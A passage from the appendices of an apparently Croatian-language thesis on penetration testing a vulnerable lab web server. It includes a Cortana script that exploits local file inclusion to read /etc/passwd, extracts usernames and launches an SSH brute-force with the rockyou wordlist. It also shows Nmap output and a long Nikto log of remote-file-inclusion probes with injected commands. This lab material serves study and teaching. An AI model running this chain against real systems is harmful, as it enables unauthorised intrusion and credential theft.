11            @data = readAll($handle);
12            closef($handle);
13            println("[*]Nmap␣scan␣done!")
14            foreach $line (@data) { println($line);}
15 }
16 ...
```

Ispis A.4: Isječak *Cortana* skripte koji izvodi *Nmap* skeniranje u ljusci operacijskog sustava računala koje pokreće scenarij

```
1 debug(debug() | 256);
2
3 on ready {
4       println("hello");
5       println("use␣command␣\'lfi\'␣to␣begin...")
6       db_sync();
7 }
8
9 on session_open {
10      println("session␣$1␣was␣created␣with␣data:␣$2");
11      say("session␣$1␣opened");
12      println("To␣type␣command␣use␣\'comm␣<session-id>␣<
           command>␣\'");
13 }
14
15 command comm {
16      s_cmd($1, $2);
17 }
18
19 on shell {
20      println("Session␣$1:$2");
21      println($3);
22 }
23
24 command lfi {
25      local('@users');
26      local('$test');
27      local('$users_file');
28      local('$pass_wordlist');
29      $users_file = "/tmp/users.txt";
30      $pass\_wordlist = "/usr/share/wordlists/rockyou.txt";
31      println("execute␣lfi");
32      $test = exec('curl␣-s␣http://$1/mutillidae/index.php?
           page=../../../../etc/passwd␣|␣grep␣-i␣-E␣"^[a-z_][A-
           Z0-9_-]*[$]?:.*"␣|␣cut␣-d":"␣-f1␣>␣/tmp/users.txt');
33      closef($test);
34      println("lfi␣executed,␣time␣to␣brute␣force")
```

```
35      auxiliary("scanner/ssh/ssh_login", @($1), %(user_file =>
            $users_file, pass_file => $pass_wordlist));
36      println("exploit␣launched,␣if␣cracked,␣a␣session␣will␣
            open");
37 }
```

Ispis A.5: *Cortana* skripta za izvođenje SSH napada grubom silom na korisnike otkrivene iskorištavanjem *LFI* ranjivosti

Dodatak B
Rezultati korištenja klasičnih alata penetracijskog testiranja

```
1 Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-17 17:13
    CEST
2 mass_dns: warning: Unable to determine any DNS servers.
    Reverse DNS is disabled. Try using --system-dns or specify
    valid servers with --dns-servers
3 Nmap scan report for 192.168.56.12
4 Host is up (0.00020s latency).
5 Not shown: 65532 closed ports
6 PORT STATE SERVICE VERSION
7 22/tcp open ssh OpenSSH 8.0p1 Ubuntu 6build1 (Ubuntu Linux;
    protocol 2.0)
8 | ssh-hostkey:
9 | 3072 b8:54:74:d6:d9:b2:cb:31:96:c3:20:b9:c5:9e:af:f4 (RSA)
10 | 256 8e:e0:6c:ac:67:95:72:8e:44:8c:d1:33:5c:2c:17:f4 (ECDSA)
11 |_ 256 c8:1c:b1:b8:e0:8e:16:df:9f:7b:65:8b:67:38:96:e5 (
    ED25519)
12 80/tcp open http Apache httpd 2.4.41 ((Ubuntu))
13 |_http-server-header: Apache/2.4.41 (Ubuntu)
14 |_http-title: Apache2 Ubuntu Default Page: It works
15 33060/tcp open mysqlx?
16 | fingerprint-strings:
17 | DNSStatusRequestTCP, LDAPSearchReq, NotesRPC, SSLSessionReq,
      TLSSessionReq, X11Probe, afp:
18 | Invalid message"
19 |_␣␣␣␣HY000
```

```
1 service unrecognized despite returning data. If you know the
  service/version, please submit the following fingerprint
  at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port33060-TCP:V=7.80%I=7%D=6/17%Time=5EEA3313%P=x86_64-pc-
  linux-gnu%r(N
SF:ULL,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(GenericLines,9,"\
  x05\0\0\0\x0b\
SF:x08\x05\x1a\0")%r(GetRequest,9,"\x05\0\0\0\x0b\x08\x05\x1a
  \0")%r(HTTPOp
SF:tions,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(RTSPRequest,9,"\
  x05\0\0\0\x0b
SF:\x08\x05\x1a\0")%r(RPCCheck,9,"\x05\0\0\0\x0b\x08\x05\x1a\0
  ")%r(DNSVers
SF:ionBindReqTCP,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(
  DNSStatusRequestTCP,2
SF:B,"\x05\0\0\0\x0b\x08\x05\x1a\0\x1e\0\0\0\x01\x08\x01\x10\
  x88'\x1a\x0fI
SF:nvalid\x20message\"\x05HY000")%r(Help,9,"\x05\0\0\0\x0b\x08
  \x05\x1a\0")
SF:%r(SSLSessionReq,2B,"\x05\0\0\0\x0b\x08\x05\x1a\0\x1e
  \0\0\0\x01\x08\x01
SF:\x10\x88'\x1a\x0fInvalid\x20message\"\x05HY000")%r(
  TerminalServerCookie
SF:,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(TLSSessionReq,2B,"\x05
  \0\0\0\x0b\x
SF:08\x05\x1a\0\x1e\0\0\0\x01\x08\x01\x10\x88'\x1a\x0fInvalid\
  x20message\"
SF:\x05HY000")%r(Kerberos,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(
  SMBProgNeg,9
SF:,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(X11Probe,2B,"\x05\0\0\0\
  x0b\x08\x05\
SF:x1a\0\x1e\0\0\0\x01\x08\x01\x10\x88'\x1a\x0fInvalid\
  x20message\"\x05HY0
SF:00")%r(FourOhFourRequest,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%
  r(LPDString,
SF:9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(LDAPSearchReq,2B,"\x05
  \0\0\0\x0b\x0
SF:8\x05\x1a\0\x1e\0\0\0\x01\x08\x01\x10\x88'\x1a\x0fInvalid\
```

```
    x20message\"\
39 SF:x05HY000")%r(LDAPBindReq,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%
    r(SIPOptions
40 SF:,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(LANDesk-RC,9,"\x05
    \0\0\0\x0b\x08\x
41 SF:05\x1a\0")%r(TerminalServer,9,"\x05\0\0\0\x0b\x08\x05\x1a\0
    ")%r(NCP,9,"
42 SF:\x05\0\0\0\x0b\x08\x05\x1a\0")%r(NotesRPC,2B,"\x05\0\0\0\
    x0b\x08\x05\x1
43 SF:a\0\x1e\0\0\0\x01\x08\x01\x10\x88'\x1a\x0fInvalid\
    x20message\"\x05HY000
44 SF:")%r(JavaRMI,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(WMSRequest
    ,9,"\x05\0\0
45 SF:\0\x0b\x08\x05\x1a\0")%r(oracle-tns,9,"\x05\0\0\0\x0b\x08\
    x05\x1a\0")%r
46 SF:(ms-sql-s,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(afp,2B,"\x05
    \0\0\0\x0b\x0
47 SF:8\x05\x1a\0\x1e\0\0\0\x01\x08\x01\x10\x88'\x1a\x0fInvalid\
    x20message\"\
48 SF:x05HY000")%r(giop,9,"\x05\0\0\0\x0b\x08\x05\x1a\0");
49 MAC␣Address:␣08:00:27:9D:FA:17␣(Oracle␣VirtualBox␣virtual␣NIC)
50 Service␣Info:␣OS:␣Linux;␣CPE:␣cpe:/o:linux:linux_kernel
51
52 Service␣detection␣performed.␣Please␣report␣any␣incorrect␣
    results␣at␣https://nmap.org/submit/␣.
53 Nmap␣done:␣1␣IP␣address␣(1␣host␣up)␣scanned␣in␣35.27␣seconds
```

Ispis B.1: Rezultat Nmap skeniranja vratiju ranjivog posluzitelja

```
1 darian@kali-dell-vostro-3558:~$ nikto -host 192.168.56.12 -
    root /mutillidae/
2 - Nikto v2.1.6
3 ---------------------------------------------------------------------------

4 + Target IP: 192.168.56.12
5 + Target Hostname: 192.168.56.12
6 + Target Port: 80
7 + Target Path: /mutillidae
8 + Start Time: 2020-06-18 11:08:26 (GMT2)
```

```
9 ----------------------------------------------------------------------------

10 + Server: Apache/2.4.41 (Ubuntu)
11 + Cookie PHPSESSID created without the httponly flag
12 + Cookie showhints created without the httponly flag
13 + The anti-clickjacking X-Frame-Options header is not present.
14 + X-XSS-Protection header has been set to disable XSS
     Protection. There is unlikely to be a good reason for this.
15 + Uncommon header 'logged-in-user' found, with contents:
16 + The X-Content-Type-Options header is not set. This could
     allow the user agent to render the content of the site in a
      different fashion to the MIME type
17 + No CGI Directories found (use '-C␣all' to force check all
     possible dirs)
18 + "robots.txt" contains 8 entries which should be manually
     viewed.
19 + Allowed HTTP Methods: GET, POST, OPTIONS, HEAD
20 + Web Server returns a valid response with junk HTTP methods,
     this may cause false positives.
21 + DEBUG HTTP verb may show server debugging information. See
     http://msdn.microsoft.com/en-us/library/e8z01xdh%28VS
     .80%29.aspx for details.
22 + /mutillidae/index.php?page=../../../../../../../../../../etc
     /passwd: The PHP-Nuke Rocket add-in is vulnerable to file
     traversal, allowing an attacker to view any file on the
     host. (probably Rocket, but could be any index.php)
23 + /mutillidae/phpinfo.php: Output from the phpinfo() function
     was found.
24 + OSVDB-12184: /mutillidae/?=PHPB8B5F2A0-3C92-11d3-A3A9-4
     C7B08C10000: PHP reveals potentially sensitive information
     via certain HTTP requests that contain specific QUERY
     strings.
25 + OSVDB-3268: /mutillidae/includes/: Directory indexing found.
26 + OSVDB-3092: /mutillidae/includes/: This might be interesting
     ...
27 + OSVDB-3268: /mutillidae/passwords/: Directory indexing found
     .
28 + OSVDB-3092: /mutillidae/passwords/: This might be
```

```
      interesting...
29 + OSVDB-3092: /mutillidae/phpmyadmin/ChangeLog: phpMyAdmin is
      for managing MySQL databases, and should be protected or
      limited to authorized hosts.
30 + OSVDB-3268: /mutillidae/test/: Directory indexing found.
31 + OSVDB-3092: /mutillidae/test/: This might be interesting...
32 + OSVDB-3233: /mutillidae/phpinfo.php: PHP is installed, and a
       test script which runs phpinfo() was found. This gives a
      lot of system information.
33 + OSVDB-3233: /mutillidae/index.php: PHP is installed, and a
      test script which runs phpinfo() was found. This gives a
      lot of system information.
34 + OSVDB-3268: /mutillidae/images/: Directory indexing found.
35 + OSVDB-3268: /mutillidae/styles/: Directory indexing found.
36 + OSVDB-5292: /mutillidae/?_CONFIG[files][functions_page]=http
      ://cirt.net/rfiinc.txt?: RFI from RSnake's␣list␣(http://ha.
      ckers.org/weird/rfi-locations.dat)␣or␣from␣http://osvdb.org
      /
37 +␣OSVDB-5292:␣/mutillidae/?npage=-1&content_dir=http://cirt.
      net/rfiinc.txt?%00&cmd=ls:␣RFI␣from␣RSnake's list (http://
      ha.ckers.org/weird/rfi-locations.dat) or from http://osvdb.
      org/
38 + OSVDB-5292: /mutillidae/?npage=1&content_dir=http://cirt.net
      /rfiinc.txt?%00&cmd=ls: RFI from RSnake's␣list␣(http://ha.
      ckers.org/weird/rfi-locations.dat)␣or␣from␣http://osvdb.org
      /
39 +␣OSVDB-5292:␣/mutillidae/?show=http://cirt.net/rfiinc.txt??:␣
      RFI␣from␣RSnake's list (http://ha.ckers.org/weird/rfi-
      locations.dat) or from http://osvdb.org/
40 + OSVDB-5292: /mutillidae/index.php?1=lol&PAGES[lol]=http://
      cirt.net/rfiinc.txt?: RFI from RSnake's␣list␣(http://ha.
      ckers.org/weird/rfi-locations.dat)␣or␣from␣http://osvdb.org
      /
41 +␣OSVDB-5292:␣/mutillidae/index.php?AML_opensite=http://cirt.
      net/rfiinc.txt?:␣RFI␣from␣RSnake's list (http://ha.ckers.
      org/weird/rfi-locations.dat) or from http://osvdb.org/
42 + OSVDB-5292: /mutillidae/index.php?AMV_openconfig=1&
      AMV_serverpath=http://cirt.net/rfiinc.txt?: RFI from RSnake
```

```
      's␣list␣(http://ha.ckers.org/weird/rfi-locations.dat)␣or␣
      from␣http://osvdb.org/
43 +␣OSVDB-5292:␣/mutillidae/index.php?CONFIG[MWCHAT_Libs]=http
      ://cirt.net/rfiinc.txt??:␣RFI␣from␣RSnake's list (http://ha
      .ckers.org/weird/rfi-locations.dat) or from http://osvdb.
      org/
44 + OSVDB-5292: /mutillidae/index.php?ConfigDir=http://cirt.net/
      rfiinc.txt?: RFI from RSnake's␣list␣(http://ha.ckers.org/
      weird/rfi-locations.dat)␣or␣from␣http://osvdb.org/
45 +␣OSVDB-5292:␣/mutillidae/index.php?DIR_PLUGINS=http://cirt.
      net/rfiinc.txt?:␣RFI␣from␣RSnake's list (http://ha.ckers.
      org/weird/rfi-locations.dat) or from http://osvdb.org/
46 + OSVDB-5292: /mutillidae/index.php?G_JGALL[inc_path]=http://
      cirt.net/rfiinc.txt?%00: RFI from RSnake's␣list␣(http://ha.
      ckers.org/weird/rfi-locations.dat)␣or␣from␣http://osvdb.org
      /
47 +␣OSVDB-5292:␣/mutillidae/index.php?HomeDir=http://cirt.net/
      rfiinc.txt?:␣RFI␣from␣RSnake's list (http://ha.ckers.org/
      weird/rfi-locations.dat) or from http://osvdb.org/
48 + OSVDB-5292: /mutillidae/index.php?Lang=AR&Page=http://cirt.
      net/rfiinc.txt?: RFI from RSnake's␣list␣(http://ha.ckers.
      org/weird/rfi-locations.dat)␣or␣from␣http://osvdb.org/
49 +␣OSVDB-5292:␣/mutillidae/index.php?Madoa=http://cirt.net/
      rfiinc.txt??:␣RFI␣from␣RSnake's list (http://ha.ckers.org/
      weird/rfi-locations.dat) or from http://osvdb.org/
50 + OSVDB-5292: /mutillidae/index.php?RP_PATH=http://cirt.net/
      rfiinc.txt?: RFI from RSnake's␣list␣(http://ha.ckers.org/
      weird/rfi-locations.dat)␣or␣from␣http://osvdb.org/
51 +␣OSVDB-5292:␣/mutillidae/index.php?_REQUEST=&_REQUEST[option
      ]=com_content&_REQUEST[Itemid=1&GLOBALS=&
      mosConfig_absolute_path=http://cirt.net/rfiinc.txt?:␣RFI␣
      from␣RSnake's list (http://ha.ckers.org/weird/rfi-locations
      .dat) or from http://osvdb.org/
52 + OSVDB-5292: /mutillidae/index.php?_REQUEST=&_REQUEST[option
      ]=com_content&_REQUEST[Itemid]=1&GLOBALS=&
      mosConfig_absolute_path=http://cirt.net/rfiinc.txt?: RFI
      from RSnake's␣list␣(http://ha.ckers.org/weird/rfi-locations
      .dat)␣or␣from␣http://osvdb.org/
```

```
53 +␣OSVDB-5292:␣/mutillidae/index.php?abg_path=http://cirt.net/
     rfiinc.txt??:␣RFI␣from␣RSnake's list (http://ha.ckers.org/
     weird/rfi-locations.dat) or from http://osvdb.org/
54 + OSVDB-5292: /mutillidae/index.php?abs_path=http://cirt.net/
     rfiinc.txt?: RFI from RSnake's␣list␣(http://ha.ckers.org/
     weird/rfi-locations.dat)␣or␣from␣http://osvdb.org/
55 +␣OSVDB-5292:␣/mutillidae/index.php?abs_path=http://cirt.net/
     rfiinc.txt??:␣RFI␣from␣RSnake's list (http://ha.ckers.org/
     weird/rfi-locations.dat) or from http://osvdb.org/
56 + OSVDB-5292: /mutillidae/index.php?adduser=true&lang=http://
     cirt.net/rfiinc.txt?: RFI from RSnake's␣list␣(http://ha.
     ckers.org/weird/rfi-locations.dat)␣or␣from␣http://osvdb.org
     /
57 +␣OSVDB-5292:␣/mutillidae/index.php?adodb=http://cirt.net/
     rfiinc.txt?:␣RFI␣from␣RSnake's list (http://ha.ckers.org/
     weird/rfi-locations.dat) or from http://osvdb.org/
58 + OSVDB-5292: /mutillidae/index.php?ads_file=http://cirt.net/
     rfiinc.txt?: RFI from RSnake's␣list␣(http://ha.ckers.org/
     weird/rfi-locations.dat)␣or␣from␣http://osvdb.org/
59 +␣OSVDB-5292:␣/mutillidae/index.php?arquivo=http://cirt.net/
     rfiinc.txt?:␣RFI␣from␣RSnake's list (http://ha.ckers.org/
     weird/rfi-locations.dat) or from http://osvdb.org/
60 + OSVDB-5292: /mutillidae/index.php?back=http://cirt.net/
     rfiinc.txt?: RFI from RSnake's␣list␣(http://ha.ckers.org/
     weird/rfi-locations.dat)␣or␣from␣http://osvdb.org/
61 +␣OSVDB-5292:␣/mutillidae/index.php?base==http://cirt.net/
     rfiinc.txt?:␣RFI␣from␣RSnake's list (http://ha.ckers.org/
     weird/rfi-locations.dat) or from http://osvdb.org/
62 + OSVDB-5292: /mutillidae/index.php?basePath=http://cirt.net/
     rfiinc.txt?: RFI from RSnake's␣list␣(http://ha.ckers.org/
     weird/rfi-locations.dat)␣or␣from␣http://osvdb.org/
63 +␣OSVDB-5292:␣/mutillidae/index.php?bibtexrootrel=http://cirt.
     net/rfiinc.txt??:␣RFI␣from␣RSnake's list (http://ha.ckers.
     org/weird/rfi-locations.dat) or from http://osvdb.org/
64 + OSVDB-5292: /mutillidae/index.php?blog_dc_path=http://cirt.
     net/rfiinc.txt?: RFI from RSnake's␣list␣(http://ha.ckers.
     org/weird/rfi-locations.dat)␣or␣from␣http://osvdb.org/
65 +␣OSVDB-5292:␣/mutillidae/index.php?blog_theme=http://cirt.net
```

```
      /rfiinc.txt?:␣RFI␣from␣RSnake's list (http://ha.ckers.org/
      weird/rfi-locations.dat) or from http://osvdb.org/
66 + OSVDB-5292: /mutillidae/index.php?body=http://cirt.net/
      rfiinc.txt?: RFI from RSnake's␣list␣(http://ha.ckers.org/
      weird/rfi-locations.dat)␣or␣from␣http://osvdb.org/
67 +␣OSVDB-5292:␣/mutillidae/index.php?class_path=http://cirt.net
      /rfiinc.txt??:␣RFI␣from␣RSnake's list (http://ha.ckers.org/
      weird/rfi-locations.dat) or from http://osvdb.org/
68 + OSVDB-5292: /mutillidae/index.php?classified_path=http://
      cirt.net/rfiinc.txt??: RFI from RSnake's␣list␣(http://ha.
      ckers.org/weird/rfi-locations.dat)␣or␣from␣http://osvdb.org
      /
69 +␣OSVDB-5292:␣/mutillidae/index.php?cms=http://cirt.net/rfiinc
      .txt??:␣RFI␣from␣RSnake's list (http://ha.ckers.org/weird/
      rfi-locations.dat) or from http://osvdb.org/
70 + OSVDB-5292: /mutillidae/index.php?config[\"sipssys\"]=http
      ://cirt.net/rfiinc.txt?: RFI from RSnake's␣list␣(http://ha.
      ckers.org/weird/rfi-locations.dat)␣or␣from␣http://osvdb.org
      /
71 +␣OSVDB-5292:␣/mutillidae/index.php?config[root_ordner]=http
      ://cirt.net/rfiinc.txt??&cmd=id:␣RFI␣from␣RSnake's list (
      http://ha.ckers.org/weird/rfi-locations.dat) or from http
      ://osvdb.org/
72 + OSVDB-5292: /mutillidae/index.php?config[root_ordner]=http
      ://cirt.net/rfiinc.txt??cmd=id: RFI from RSnake's␣list␣(
      http://ha.ckers.org/weird/rfi-locations.dat)␣or␣from␣http
      ://osvdb.org/
73 +␣OSVDB-5292:␣/mutillidae/index.php?config_atkroot=http://cirt
      .net/rfiinc.txt?:␣RFI␣from␣RSnake's list (http://ha.ckers.
      org/weird/rfi-locations.dat) or from http://osvdb.org/
74 + OSVDB-5292: /mutillidae/index.php?configuration=http://cirt.
      net/rfiinc.txt?: RFI from RSnake's␣list␣(http://ha.ckers.
      org/weird/rfi-locations.dat)␣or␣from␣http://osvdb.org/
75 +␣OSVDB-5292:␣/mutillidae/index.php?custom_admin_path=http://
      cirt.net/rfiinc.txt??:␣RFI␣from␣RSnake's list (http://ha.
      ckers.org/weird/rfi-locations.dat) or from http://osvdb.org
      /
76 + OSVDB-5292: /mutillidae/index.php?dateiPfad=http://cirt.net/
```

```
      rfiinc.txt??&cmd=ls: RFI from RSnake's list (http://ha.
      ckers.org/weird/rfi-locations.dat) or from http://osvdb.org
      /
77 + OSVDB-5292: /mutillidae/index.php?de=http://cirt.net/rfiinc.
      txt?: RFI from RSnake's list (http://ha.ckers.org/weird/rfi
      -locations.dat) or from http://osvdb.org/
78 + OSVDB-5292: /mutillidae/index.php?dept=http://cirt.net/
      rfiinc.txt?: RFI from RSnake's list (http://ha.ckers.org/
      weird/rfi-locations.dat) or from http://osvdb.org/
79 + OSVDB-5292: /mutillidae/index.php?do=http://cirt.net/rfiinc.
      txt?: RFI from RSnake's list (http://ha.ckers.org/weird/rfi
      -locations.dat) or from http://osvdb.org/
80 + OSVDB-5292: /mutillidae/index.php?exec=http://cirt.net/
      rfiinc.txt??: RFI from RSnake's list (http://ha.ckers.org/
      weird/rfi-locations.dat) or from http://osvdb.org/
81 + OSVDB-5292: /mutillidae/index.php?ext=http://cirt.net/rfiinc
      .txt?: RFI from RSnake's list (http://ha.ckers.org/weird/
      rfi-locations.dat) or from http://osvdb.org/
82 + OSVDB-5292: /mutillidae/index.php?faq_path=http://cirt.net/
      rfiinc.txt??&cmd=id: RFI from RSnake's list (http://ha.
      ckers.org/weird/rfi-locations.dat) or from http://osvdb.org
      /
83 + OSVDB-5292: /mutillidae/index.php?file_Nikto[]=http://cirt.
      net/rfiinc.txt??: RFI from RSnake's list (http://ha.ckers.
      org/weird/rfi-locations.dat) or from http://osvdb.org/
84 + OSVDB-5292: /mutillidae/index.php?file_name[]=http://cirt.
      net/rfiinc.txt??: RFI from RSnake's list (http://ha.ckers.
      org/weird/rfi-locations.dat) or from http://osvdb.org/
85 + OSVDB-5292: /mutillidae/index.php?file_path=http://cirt.net/
      rfiinc.txt??: RFI from RSnake's list (http://ha.ckers.org/
      weird/rfi-locations.dat) or from http://osvdb.org/
86 + OSVDB-5292: /mutillidae/index.php?fileloc=http://cirt.net/
      rfiinc.txt?: RFI from RSnake's list (http://ha.ckers.org/
      weird/rfi-locations.dat) or from http://osvdb.org/
87 + OSVDB-5292: /mutillidae/index.php?from=http://cirt.net/
      rfiinc.txt?: RFI from RSnake's list (http://ha.ckers.org/
      weird/rfi-locations.dat) or from http://osvdb.org/
88 + OSVDB-5292: /mutillidae/index.php?func=http://cirt.net/
```

rfiinc.txt??: RFI from RSnake's␣list␣(http://ha.ckers.org/
weird/rfi-locations.dat)␣or␣from␣http://osvdb.org/

89 +␣OSVDB-5292:␣/mutillidae/index.php?function=http://cirt.net/
rfiinc.txt?:␣RFI␣from␣RSnake's list (http://ha.ckers.org/
weird/rfi-locations.dat) or from http://osvdb.org/

90 + OSVDB-5292: /mutillidae/index.php?function=custom&custom=
http://cirt.net/rfiinc.txt?: RFI from RSnake's␣list␣(http
://ha.ckers.org/weird/rfi-locations.dat)␣or␣from␣http://
osvdb.org/

91 +␣OSVDB-5292:␣/mutillidae/index.php?gOo=http://cirt.net/rfiinc
.txt?:␣RFI␣from␣RSnake's list (http://ha.ckers.org/weird/
rfi-locations.dat) or from http://osvdb.org/

92 + OSVDB-5292: /mutillidae/index.php?gen=http://cirt.net/rfiinc
.txt?: RFI from RSnake's␣list␣(http://ha.ckers.org/weird/
rfi-locations.dat)␣or␣from␣http://osvdb.org/

93 +␣OSVDB-5292:␣/mutillidae/index.php?get=http://cirt.net/rfiinc
.txt?:␣RFI␣from␣RSnake's list (http://ha.ckers.org/weird/
rfi-locations.dat) or from http://osvdb.org/

94 + OSVDB-5292: /mutillidae/index.php?home_Nikto=http://cirt.net
/rfiinc.txt?: RFI from RSnake's␣list␣(http://ha.ckers.org/
weird/rfi-locations.dat)␣or␣from␣http://osvdb.org/

95 +␣OSVDB-5292:␣/mutillidae/index.php?home_name=http://cirt.net/
rfiinc.txt?:␣RFI␣from␣RSnake's list (http://ha.ckers.org/
weird/rfi-locations.dat) or from http://osvdb.org/

96 + OSVDB-5292: /mutillidae/index.php?ilang=http://cirt.net/
rfiinc.txt??: RFI from RSnake's␣list␣(http://ha.ckers.org/
weird/rfi-locations.dat)␣or␣from␣http://osvdb.org/

97 +␣OSVDB-5292:␣/mutillidae/index.php?inc_dir=http://cirt.net/
rfiinc.txt?:␣RFI␣from␣RSnake's list (http://ha.ckers.org/
weird/rfi-locations.dat) or from http://osvdb.org/

98 + OSVDB-5292: /mutillidae/index.php?inc_dir=http://cirt.net/
rfiinc.txt??: RFI from RSnake's␣list␣(http://ha.ckers.org/
weird/rfi-locations.dat)␣or␣from␣http://osvdb.org/

99 +␣OSVDB-5292:␣/mutillidae/index.php?includeDir=http://cirt.net
/rfiinc.txt?:␣RFI␣from␣RSnake's list (http://ha.ckers.org/
weird/rfi-locations.dat) or from http://osvdb.org/

100 + OSVDB-5292: /mutillidae/index.php?includeFooter=http://cirt.
net/rfiinc.txt?: RFI from RSnake's␣list␣(http://ha.ckers.

```
      org/weird/rfi-locations.dat)␣or␣from␣http://osvdb.org/
101 +␣OSVDB-5292:␣/mutillidae/index.php?includesdir=http://cirt.
      net/rfiinc.txt?:␣RFI␣from␣RSnake's list (http://ha.ckers.
      org/weird/rfi-locations.dat) or from http://osvdb.org/
102 + OSVDB-5292: /mutillidae/index.php?insPath=http://cirt.net/
      rfiinc.txt?: RFI from RSnake's␣list␣(http://ha.ckers.org/
      weird/rfi-locations.dat)␣or␣from␣http://osvdb.org/
103 +␣OSVDB-5292:␣/mutillidae/index.php?lang=http://cirt.net/
      rfiinc.txt?:␣RFI␣from␣RSnake's list (http://ha.ckers.org/
      weird/rfi-locations.dat) or from http://osvdb.org/
104 + OSVDB-5292: /mutillidae/index.php?language=http://cirt.net/
      rfiinc.txt??: RFI from RSnake's␣list␣(http://ha.ckers.org/
      weird/rfi-locations.dat)␣or␣from␣http://osvdb.org/
105 +␣OSVDB-5292:␣/mutillidae/index.php?language=en&main_page=http
      ://cirt.net/rfiinc.txt?:␣RFI␣from␣RSnake's list (http://ha.
      ckers.org/weird/rfi-locations.dat) or from http://osvdb.org
      /
106 + OSVDB-5292: /mutillidae/index.php?lizge=http://cirt.net/
      rfiinc.txt??&cmd=ls: RFI from RSnake's␣list␣(http://ha.
      ckers.org/weird/rfi-locations.dat)␣or␣from␣http://osvdb.org
      /
107 +␣OSVDB-5292:␣/mutillidae/index.php?lng=http://cirt.net/rfiinc
      .txt?:␣RFI␣from␣RSnake's list (http://ha.ckers.org/weird/
      rfi-locations.dat) or from http://osvdb.org/
108 + OSVDB-5292: /mutillidae/index.php?load=http://cirt.net/
      rfiinc.txt?: RFI from RSnake's␣list␣(http://ha.ckers.org/
      weird/rfi-locations.dat)␣or␣from␣http://osvdb.org/
109 +␣OSVDB-5292:␣/mutillidae/index.php?loadpage=http://cirt.net/
      rfiinc.txt?:␣RFI␣from␣RSnake's list (http://ha.ckers.org/
      weird/rfi-locations.dat) or from http://osvdb.org/
110 + OSVDB-5292: /mutillidae/index.php?main_tabid=1&main_content=
      http://cirt.net/rfiinc.txt?: RFI from RSnake's␣list␣(http
      ://ha.ckers.org/weird/rfi-locations.dat)␣or␣from␣http://
      osvdb.org/
111 +␣OSVDB-5292:␣/mutillidae/index.php?may=http://cirt.net/rfiinc
      .txt?:␣RFI␣from␣RSnake's list (http://ha.ckers.org/weird/
      rfi-locations.dat) or from http://osvdb.org/
112 + OSVDB-5292: /mutillidae/index.php?middle=http://cirt.net/
```

```
      rfiinc.txt?: RFI from RSnake's␣list␣(http://ha.ckers.org/
      weird/rfi-locations.dat)␣or␣from␣http://osvdb.org/
113 +␣OSVDB-5292:␣/mutillidae/index.php?mode=http://cirt.net/
      rfiinc.txt?:␣RFI␣from␣RSnake's list (http://ha.ckers.org/
      weird/rfi-locations.dat) or from http://osvdb.org/
114 + OSVDB-5292: /mutillidae/index.php?mode=http://cirt.net/
      rfiinc.txt??&cmd=: RFI from RSnake's␣list␣(http://ha.ckers.
      org/weird/rfi-locations.dat)␣or␣from␣http://osvdb.org/
115 +␣OSVDB-5292:␣/mutillidae/index.php?modpath=http://cirt.net/
      rfiinc.txt?:␣RFI␣from␣RSnake's list (http://ha.ckers.org/
      weird/rfi-locations.dat) or from http://osvdb.org/
116 + OSVDB-5292: /mutillidae/index.php?module=PostWrap&page=http
      ://cirt.net/rfiinc.txt?: RFI from RSnake's␣list␣(http://ha.
      ckers.org/weird/rfi-locations.dat)␣or␣from␣http://osvdb.org
      /
117 +␣OSVDB-5292:␣/mutillidae/index.php?mosConfig_absolute_path=
      http://cirt.net/rfiinc.txt?:␣RFI␣from␣RSnake's list (http
      ://ha.ckers.org/weird/rfi-locations.dat) or from http://
      osvdb.org/
118 + OSVDB-5292: /mutillidae/index.php?news7[\"functions\"]=http
      ://cirt.net/rfiinc.txt?: RFI from RSnake's␣list␣(http://ha.
      ckers.org/weird/rfi-locations.dat)␣or␣from␣http://osvdb.org
      /
119 +␣OSVDB-5292:␣/mutillidae/index.php?news_include_path=http://
      cirt.net/rfiinc.txt?:␣RFI␣from␣RSnake's list (http://ha.
      ckers.org/weird/rfi-locations.dat) or from http://osvdb.org
      /
120 + OSVDB-5292: /mutillidae/index.php?open=http://cirt.net/
      rfiinc.txt?: RFI from RSnake's␣list␣(http://ha.ckers.org/
      weird/rfi-locations.dat)␣or␣from␣http://osvdb.org/
121 +␣OSVDB-5292:␣/mutillidae/index.php?option=com_custompages&
      cpage=http://cirt.net/rfiinc.txt??:␣RFI␣from␣RSnake's list
      (http://ha.ckers.org/weird/rfi-locations.dat) or from http
      ://osvdb.org/
122 + OSVDB-5292: /mutillidae/index.php?page=http://cirt.net/
      rfiinc.txt?: RFI from RSnake's␣list␣(http://ha.ckers.org/
      weird/rfi-locations.dat)␣or␣from␣http://osvdb.org/
123 +␣OSVDB-5292:␣/mutillidae/index.php?page=http://cirt.net/
```

rfiinc.txt?%00:␣RFI␣from␣RSnake's list (http://ha.ckers.org
/weird/rfi-locations.dat) or from http://osvdb.org/

124 + OSVDB-5292: /mutillidae/index.php?page=http://cirt.net/
rfiinc.txt??: RFI from RSnake's␣list␣(http://ha.ckers.org/
weird/rfi-locations.dat)␣or␣from␣http://osvdb.org/

125 +␣OSVDB-5292:␣/mutillidae/index.php?pagehttp://cirt.net/rfiinc
.txt?:␣RFI␣from␣RSnake's list (http://ha.ckers.org/weird/
rfi-locations.dat) or from http://osvdb.org/

126 + OSVDB-5292: /mutillidae/index.php?page[path]=http://cirt.net
/rfiinc.txt??&cmd=ls: RFI from RSnake's␣list␣(http://ha.
ckers.org/weird/rfi-locations.dat)␣or␣from␣http://osvdb.org
/

127 +␣OSVDB-5292:␣/mutillidae/index.php?pageNikto=http://cirt.net/
rfiinc.txt?:␣RFI␣from␣RSnake's list (http://ha.ckers.org/
weird/rfi-locations.dat) or from http://osvdb.org/

128 + OSVDB-5292: /mutillidae/index.php?pagename=http://cirt.net/
rfiinc.txt?: RFI from RSnake's␣list␣(http://ha.ckers.org/
weird/rfi-locations.dat)␣or␣from␣http://osvdb.org/

